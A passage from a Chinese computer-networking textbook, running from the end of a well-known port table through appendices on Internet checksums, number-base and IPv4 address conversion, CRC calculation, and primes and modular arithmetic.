85	TCP,UDP	mit-ml-dev	MIT ML Device
86	TCP,UDP	mfcobol	Micro Focus Cobol
87	TCP,UDP	Reserved	Any private terminal link
88	TCP,UDP	kerberos	Kerberos Protocol (RFC 1510 plus many drafts)
89	TCP,UDP	su-mit-tg	SU/MIT Telnet Gateway
90	TCP,UDP	dnsix	DNSIX Security Attribute Token Map
91	TCP,UDP	mit-dov	MIT Dover Spooler
92	TCP,UDP	npp	Network Printing Protocol (RFC 1486?)
93	TCP,UDP	dcp	Device Control Protocol
94	TCP,UDP	objcall	Tivoli Object Dispatcher
95	TCP,UDP	supdup	SUPDUP
96	TCP,UDP	dixie	DIXIE Protocol Specification
97	TCP,UDP	swift-rvf	Swift Remote Virtual File Protocol
98	TCP,UDP	tacnews	TAC News
99	TCP,UDP	metagram	Metagram Relay
109	TCP	POP-2	邮局协议-2
110	TCP	POP-3	邮局协议-3,收电子邮件服务
111	TCP,UDP	RPC	远程过程调用 sunrpc
123	UDP	NTP	网络时间协议
137	UDP	netbios-ns	Net BIOS name service 或 NBNS,网络基本输入输出系统名字服务
138	UDP	netbios-dgm	网络基本输入输出系统
139	UDP	net BIOS	同上
161	UDP	SNMP	简单网络管理协议
162	UDP	SNMP-TRAP	简单网络管理协议(陷阱)
179	TCP	BGP	边界网关协议
443	TCP	https	安全 HTTP 协议,常与安全套接层协议 SSL/TLS 配合使用
500	UDP	IPSec	安全 IP 协议

续表

端口	TCP/UDP	端口名称	说　　明
520	UDP	RIP	路由选择信息协议
800	TCP		DCS-2000,DCS-5300
1718 1719 1720 11720	SCTP	H.323	IP 电话
1723	TCP	PPTP	Point-to-point tunneling protocol VPN 中的点对点隧道协议
2904	SCTP	M2UA	SS7 电话系统 7 号信令
2905	SCTP	M3UA	SS7 电话系统 7 号信令
2945	SCTP	H.248	媒体网关控制
3389	TCP		MS 远程桌面
9990	SCTP	IUA	ISDN over IP 在综合业务数据网上传输 IP 电话

附录 B　校验和的计算

校验和(checksum)在互联网协议中应用于 IP、ICMP 和 UDP 的头部数据检错。本附录介绍在二进制标记法中如何计算校验和。计算的过程分为三步：①将待检测的数据分割为 16 位长的分段，用带进位的二进制累加算法计算出部分和，②将计算结果中左边延长出来的高位进位数，移到最右边，再累加求和，③取和的反码得到校验和，然后将校验和填入数据包中的指定位置，从网络发送出去。接收方收到数据包后，按照与发送方相同的方法求和，如果最后的计算结果等于 16 个 1，则证明传输无误，否则说明传输出错。关于二进制校验和的计算过程，下面利用图 B.1 来说明。




图 B.1　先用二进制算法计算出部分和

B.1　部分和的计算

首先计算部分和，如图 B.1 所示。先从右边第一列开始进行求和计算，如果有进位，可将右边列的和的高进位加到左边一列。注意几点：

(1) 当进行右边第 1 列求和时,得到的结果为 7。十进制数 7 的二进制形式是 111。此时保留最右边的 1,然后将其余部分分别进位到右边第 2 列和第 3 列中。

(2) 对右边第 2 列求和时,要包括来自右第 1 列的进位。所得的结果为 8,其二进制形式为 1000。此时保留最右边第一位,然后将其余部分(100)分别进位到右第 3 列、第 4 列和第 5 列中。

(3) 对每列的求和重复以上过程。

(4) 当加到最左一列后,得到两个进位 1,并且没有剩余列可加。在下一步中将这两个 1 加到"部分和"的尾部(最右位)中。

B.2 和的计算

如果最左一列没有进位,那么部分和就是最后的和。然而,如果存在附加的列(在下例中,存在最右一列,并且它有两行,图 B.1 左上角),则需把它们加到部分和中才能得到最后的和。图 B.2 说明了其计算过程,此时就可得到最后的和。




图 B.2 将部分和与第 16 列的进位相加得和,取反得校验和

B.3 校验和的计算

在和计算出来之后,对其逐位求补就可以得到校验和。图 B.2 说明了校验和的计算过程。

上述校验和的计算采用用二进制数计算,实际应用案例参看图 5.4 UDP 校验和的计算举例。校验和的计算也可以用十六进制数进行,基本方法与二进制的算法相同。实际应用参看图 4.21 IPv4 头部校验和的计算举例。

附录C　各种进制的数值换算与IPv4地址

计算机网络中使用的计数系统有十进制系统、二进制系统、八进制系统、十六进制系统、256进制系统等。所有的这些计数系统中一个数的符号值与它的位置有关，即一个符号的值取决于它与其他符号的相对位置。一个n位数中的每个符号都有位置，这些位置表示为0，1，2，…，n－1。例如，十进制数14 782中有5个符号，位置分别是0、1、2、3、4，如图C.1所示。不同的计数系统之间的差别，在于指定给每个位置的加权值。

10进制数: 14, 782

1	4	7	8	2	←符号
4	3	2	1	0	←位置

图C.1　数的符号和位置

C.1　十 进 制 数

十进制计数是使用最广泛的系统，其他计数系统相互转换时，经常把它们的值先转换到十进制，再由十进制转换为另一个系统。十进制计数系统中使用10个符号来表示量值：0、1、2、3、4、5、6、7、8、9。

加权值：十进制计数系统中每个符号的加权值等于10的i次方，i为该符号的位置。例如，十进制数14 782＝$1\times10^4+4\times10^3+7\times10^2+8\times10^1+2\times10^0$。

C.2　二进制数与十进制数的转换

所有计算机系统的运行都是基于二进制计数系统的。计算机的工作通过电路中电流的有或无来进行，二进制计数系统有两个符号1和0，可分别对应电路的两个状态。

加权值：在二进制计数中，每个符号的权值等于2的i次方，i是该符号的位置，如图C.2所示。

1	0	0	1	1	1	0	←二进制数
64	32	16	8	4	2	1	←权值

图C.2　二进制数的权值

将二进制数转换为十进制数：将每个符号与它的权值相乘，然后相加，得到十进制数。例如，二进制数101110转换为十进制数的过程如下：

$$1001110 \rightarrow 1\times2^6+0\times2^5+0\times2^4+1\times2^3+1\times2^2+1\times2^1+0\times2^0$$
$$=64+8+4+2=78$$

将十进制数转换为二进制数：将该十进制数除以2并写下余数(1或0)，该余数就是二进制的最低位数(右边第1位)。然后再将所得的商除以2并得到第2个余数(1或0)，这就是二进制数的右边第2位。重复此步骤，直到商为0。将十进制数78转换为二进制数的过程，如图C.3所示。




图 C.3　十进制数转换为二进制数举例

C.3　十六进制数与十进制数的转换

用十六进制数来表示很长的二进制数是很方便和简捷的。例如，用十六进制数来表示以太网的 48 位的 MAC 物理地址，以及 IPv6 的 128 位互联网地址等。十六进制数有 16 个符号，分别是 0、1、2、3、4、5、6、7、8、9、A、B、C、D、E、F。其中为了避免与十进制数的混淆，用字母代替数值：A→10，B→11，C→12，D→13，E→14，F→15。表达十六进制数时，前面加“0x”，如 0x3A73。

将十六进制数转换为十进制数：把每个符号乘以 16 的 i 次方，i 是该符号的位置，然后将它们的结果相加就得到对应的十进制数。例如，将十六进制数 0x3A73 转换为十进制数：

$$3 \times 16^3 + A \times 16^2 + 7 \times 16^1 + 3 \times 16^0 = 3 \times 4096 + 10 \times 256 + 7 \times 16 + 3 = 14\,963$$

将十进制数转换为十六进制数：方法与十进制转换为二进制数相同。将十进制数除以 16，得到第 1 个余数，这就是十六进制数的右边第 1 位。再将商除以 16，得到的余数是十六进制数的右边第 2 位，如此重复下去，直到商为 0。将十进制数 14 963 转换为十六进制数，如图 C.4 所示。




图 C.4　将十六进制数转换为十进制数举例

C.4　256 进制数与十进制数的转换

互联网 IPv4 地址是 32 位的二进制数，为了便于记忆，常转换为 4 组 256 进制数表示，每一组 256 进制数可代表 8 位二进制数。这种 IPv4 的地址表达方式也可称为“用点分段的十进制数(dotted decimal)”。例如，IP 地址 131.32.7.8，就是 4 组 256 进制的数。256 进制数需要使用 256 个不同的专用符号，但是会显得十分繁杂。IPv4 地址的设计者使用十进制数符号 0～255 作为 256 进制的符号，用点“.”作为符号的边界，将其隔开，并作为两种进制数的区别。例如，IP 地址 131.32.7.8，由 8、7、32 和 131 这 4 个符号所构成。有 4 个位置序号 i：0、1、2、3。

(1) 权值：在 256 进制数中，一个符号的权值等于 256 的 i 次方，i 为该符号的位置。

(2) 将 IPv4 地址转换为十进制数：同样是将每个符号乘以它的权值，再相加。

例如，将 IP 地址 131.32.7.8 转换为十进制数的计算过程如下：

$$131 \times 256^3 + 32 \times 256^2 + 7 \times 256^1 + 8 \times 256^0$$
$$= 2\,197\,815\,296 + 2\,097\,152 + 1\,792 + 8 = 2\,199\,914\,248$$

(3) 将十进制数表示的 IPv4 地址转换为 256 进制数表示：将该十进制数除以 256 后得到的余数就是 IP 地址的第 4 字节，再将商除以 256 后得到的余数作为 IP 地址的第 3 字节，重复此步骤 3 次，得到 IP 地址的 4 个字节数。注意，因为 IP 地址分为 4 段，但得到 4 个值后就停止。将十进制数 2 199 914 248 转换为 IPv4 地址，如图 C.5 所示。




图 C.5　将十进制数转换为 IPv4 地址

在 Wireshark 等捕获的原始网络数据中，IPv4 地址也是用十六进制数表示的。

C.5　计算举例：IPv4 地址的 4 种数值表达方式

上例中的 IPv4 地址(131.32.7.8)可以换算为如下 4 种表示方式：

(1) 用 256 进制数表示为：131.32.7.8。

(2) 用十六进制数表示为：83-20-07-08(提示：将 131 除 16，商为 8，余数为 3，得 0x83，余同)。

(3) 用二进制数表示为：10000011 00100000 00000111 00001000(提示：0x83 转为 1000 0011)。

(4) 用十进制数表示为：2 199 914 248(算法见 C.4 举例)。

请参照上述方法练习，将自己网络计算机的 IPv4 地址转换为 4 种不同的表达方式。

附录 D　CRC 循环冗余校验码的计算

在很多数据通信系统和局域网中使用循环冗余校验码(Cyclic Redundancy Check，CRC)对数据传输过程中产生的误码进行检错。CRC 是一种功能十分强大的误码检测技术，使用方法很简单，但是工作原理涉及较复杂的数学知识，这里仅从使用的角度对其运算过程进行介绍。

D.1　数组的运算可以转换为多项式的运算

对于任何进制的数组都可用一个多项式来表达，从而可以将对数组的运算转换为多项式之间的运算，再将多项式的运算结果转换为数组，就等于数组运算的结果。这样将数组的运算转换为多项式的运算，好处是对 CRC 使用方法的学习掌握较直观，不易出错。

例如：

十进制数 546 可表达为 $5\times10^2+4\times10^1+6\times10^0\rightarrow$多项式 $5x^2+4x+6$

十六进制数 3A07 可表达为 $3\times16^3+10\times16^2+0\times16^1+7\times16^0\rightarrow$多项式 $3x^3+10x^2+7$

二进制数 1101 可表达为 $1\times2^3+1\times2^2+0\times2^1+1\times2^0\rightarrow$多项式 x^3+x^2+1

从以上这 3 个不同进制数组的多项式表达中可以看到，可以用 x 来代表各种数组的进制，在多项式运算的过程中，只需要对相同位置的系数进行计算。

把每个二进制数组转换为多项式后，这些多项式中各系数之间的运算也遵循二进制的模 2 和的算法规则，即 $1\oplus0=1,1\oplus1=0,0\oplus0=0,+1=-1$

(1) 两个二进制系数多项式的相乘：按照多项式的相乘法则，以及二进制系数的模 2 和的规则，进行两个多项式的相乘：

$$(X^5+x^3+x^2+x)(x^2+x+1)=x^7+x^6+x^5+x^5+x^4+x^3+x^4+x^3+x^2+x^3+x^2+x=x^7+x^6+x^3+x$$

上述多项式的运算过程等效于二进制数的运算：101110 * 111=11001010。

(2) 两个二进制系数多项式的相除：也是按照多项式相除的法则和二进制系数模 2 和的运算规则进行运算。

D.2　数据通信系统中 CRC 码的使用方法

在一个数据通信系统中的发送端和接收端必须事先约定使用同样的生成多项式来计算 CRC 码。生成多项式必须满足条件：不能被 x 整除；能够被 x+1 整除。

不同的通信系统采用不同的标准生成多项式，如表 D.1 所示。

发送端将要发送的数据转换为数据多项式，使用生成多项式去除数据多项式，得到余数多项式，将其转换为所需要的 CRC 码，附加在数据的尾部发送给接收端。接收端用同样的生成多项式去除收到的数据码和 CRC 码的组合，如果余数为 0，则表示传输无误，接收端将

表 D.1　数据通信系统中的标准生成多项式

名　　字	生成多项式	应用系统
CRC-8	X^8+x^2+x+1	ATM 头部
CRC-10	$X^{10}+x^9+x^5+x^4+x^2+1$	ATM AAL
ITU-16	$X^{16}+x^{12}+x^5+1$	HDLC
ITU-32	$X^{32}+x^{26}+x^{23}+x^{22}+x^{16}+x^{12}+x^{11}+x^{10}+x^8+x^7+x^5+x^4+x^2+x+1$	局域网

收到的尾部 CRC 码去掉，取出数据码送给上层处理。如果接收端用同样的生成多项式去除的结果不为 0，则说明传输过程中产生了误码，将数据抛弃，通知对方重新发送。

例如：有一个通信系统，收发双方采用的生成多项式为(x^2+1)，该生成多项式满足上述两个条件。现在发送端要发送数据 1001010 给接收方。双方的处理过程如下：

(1) 发送端：将数据 1001010 转换为数据多项式(X^6+x^3+x)，用生成多项式去除它，过程如下：

X^4+X^2+X+1 ← 商(10111)的多项式

X^2+1) $X^6+\quad X^3+\quad X$ ← 要发送数据(1001010)的多项式

生成多项式(101)

X^6+X^4

$X^4+X^3\quad +X$

$X^4+\quad X^2$

X^3+X^2+X

$X^3+\quad X$

X^2

X^2+1

1 ← 余数(01)的多项式

余数多项式的阶数比生成多项式少1阶

在此多项式相除的过程中，注意系数的计算要遵循上述模 2 和的运算规则。除的结果得到了商多项式和余数多项式(不能整除)，最后的余数多项式的阶数应当小于生成多项式的阶数 1 阶，否则还可以再除下去。计算结果中的商多项式无用。将余数多项式(1)转换为对应的二进制码(01)，这就是发送端需要的 CRC 码。

发送端将 CRC 码附加在数据码尾部，形成要发送出去的码字 100101001。

(2) 接收端：假设接收端收到的码字为 100101001，它对应的码字多项式为 $x^8+x^5+x^3+1$。为了检测收到的数据是否有错，接收端用与发送端相同的生成多项式去除收到的这个码字多项式，过程如下：

$X^6+X^4+X^3+X^2+1$ ← 商多项式

X^2+1) $X^8+\quad X^5+\quad X^3+1$ ← 接收到的码字(100101001)的多项式

生成多项式(101)

X^8+X^6

$X^6+X^5\ +X^3+1$

$X^6+\quad X^4$

$X^5+X^4+X^3+1$

$X^5+\quad X^3$

$X^4\quad +1$

X^4+X^2

X^2+1

X^2+1

0+0 ← 余数多项式为(00)，说明接收到的数据正确

此多项式相除的结果是余数多项式为(00)，由此说明接收的数据正确。接收端将接收

到的码字的最后两位(01)抛弃,取出数据(1001010)送到接收端的上层。因为接收端的生成多项式是 3 位,因此它知道末尾的 CRC 码是两位。

如果接收端收到的码字有错,那么用生成多项式去除,余数就不会等于(00),由此判断收到的数据有误。

CRC 的检错性能:

① CRC 能够检测到所有奇数个比特的突发性错误(即连续的误码)。

② CRC 能够检测到所有长度小于或等于生成多项式的阶数的突发性错误。

③ CRC 能够以非常大的概率检测到长度大于生成多项式的阶数的突发性错误。

附录 E　素数与模运算的基本概念

素数与模运算在网络信息安全技术中得到广泛应用，本附录介绍这方面的基本知识。这里讨论的数都为正整数，所得到的结论也适用于负整数。

E.1　素数与互素数

1. 除数或因子

如果 $b\neq 0$，$a=mb$，那么 $a\div b=m$，余数为零，b 能整除 a，b 是 a 的一个因数，记为 $b|a$。例如，24 的正因数为 1、2、3、4、6、8、12 和 24。有如下关系成立：

（1）如果 $a|1$，那么 $a=\pm 1$。

（2）如果 $a|b$，而且 $b|a$，那么 $a=\pm b$。

（3）任何不等于 0 的 b，可以整除 0。

（4）如果 $b|g$，并且 $b|h$，那么 $b|(mg+nh)$，其中 m 和 n 为任意整数。

2. 素数

如果 p>1，并且能够整除 p 的数只有±1 和±p，那么 p 是一个素数。素数在信息安全和加密技术中有重要的用途。

任何大于 1 的整数 a，都可以表示为：$a=p_1^{\alpha_1}p_2^{\alpha_2}\cdots p_t^{\alpha_t}$，式中 p_1、p_2、$\cdots p_t$ 都为素数，并且 $\alpha>0$。如 $91=7\times 13$，$11011=7\times 11^2\times 13$ 。

上式也可以表达为另一种简洁的方式：如果 p 为一组素数，那么任何正整数 α 都可以唯一表达为

$$a=\prod_p p^{\alpha_p},\quad \text{式中}\quad \alpha_p\geqslant 0$$

对于任何一个给定的正整数 a，指数 α_p 中的大多数将等于 0，因此都可以将其表达为非零指数的素数的集合。例如，整数 12 可以表达为 $\{\alpha_2=2,\alpha_3=1\}$，整数 18 可以表达为 $\{\alpha_2=1,\alpha_3=2\}$。两个同底的数相乘等效于将对应的指数相加。

任何具有 p^k 形式的整数，只能被指数小于或等于 k 的同样底的素数 p^j 整除，$j\leqslant k$。

3. 互素数

a 和 b 的最大公约数(greatest common divisor)表示为 gcd (a,b)。满足下述条件的正整数 c 被称为 a 和 b 的最大公约数：c 是 a 和 b 的一个因数，a 和 b 的任何因数也是 c 的一个因数。

可以用公式将此定义表达为 $\text{gcb}(a,b)=\max[k，\text{满足 } k|a \text{ 和 } k|b]$

因为需要的最大公约数是正的，因此 $\text{gcb}(a,b)=\text{gcb}(-a,b)=\text{gcb}(a,-b)=\text{gcb}(-a,-b)$，通常 $\text{gcb}(a,b)=\text{gcb}(|a|,|b|)$。另外，由于所有非零整数都是 0 的因数，因此 $\text{gcb}(a,0)=|a|$。例如，gcb (60,24)=gcb(60,−24)=12。

如果将每个整数都表达为素数的乘积，就很容易找出它们的最大公约数，例如：

$$300 = 2^2 \times 3^1 \times 5^2, \quad 18 = 2^1 \times 3^2, \quad \mathrm{gcb}(300,18) = 2^1 \times 3^1 \times 5^0 = 6$$

通常 $k=\mathrm{gcb}(a,b) \rightarrow k_p=\min(a_p,b_p)$，对于全部 p 要找出一个大数的素数，并不是容易的事，因此上述关系不能直接导出一种计算最大公约数的方法。

如果 a 和 b 除了公共因子 1 以外，没有其他共同的素数因子，则 a 和 b 互素。即如果 $\mathrm{gcb}(a,b)=1$，那么 a 和 b 互素。例如，8 的因数为 1、2、4 和 8，而 15 的因数为 1、3、5 和 15，只有 1 为公因数，因此 8 和 15 为互素。

E.2 模运算的几个规则

利用模运算的规则，可以简化网络安全中的很多运算过程。见图 10.13 的例子。给定整数 n 和 a，如果用 n 来除 a，那么就能够得到商 q 和余数 r，且满足下列关系：

$$a = qn + r \quad 0 \leqslant r < n; \quad q = [a \div n]$$

其中$[x]$是指小于或等于 x 的最大整数，r 为余数。

1. 模运算的定义

如果 a 是整数，n 是正整数，那么定义：

$(a \bmod n)$等于用 n 去除 a 所得的余数 r。因此，对于任何整数 n，可以把它写成下列形式：

$$a = [a/n] \times n + (a \bmod n)$$

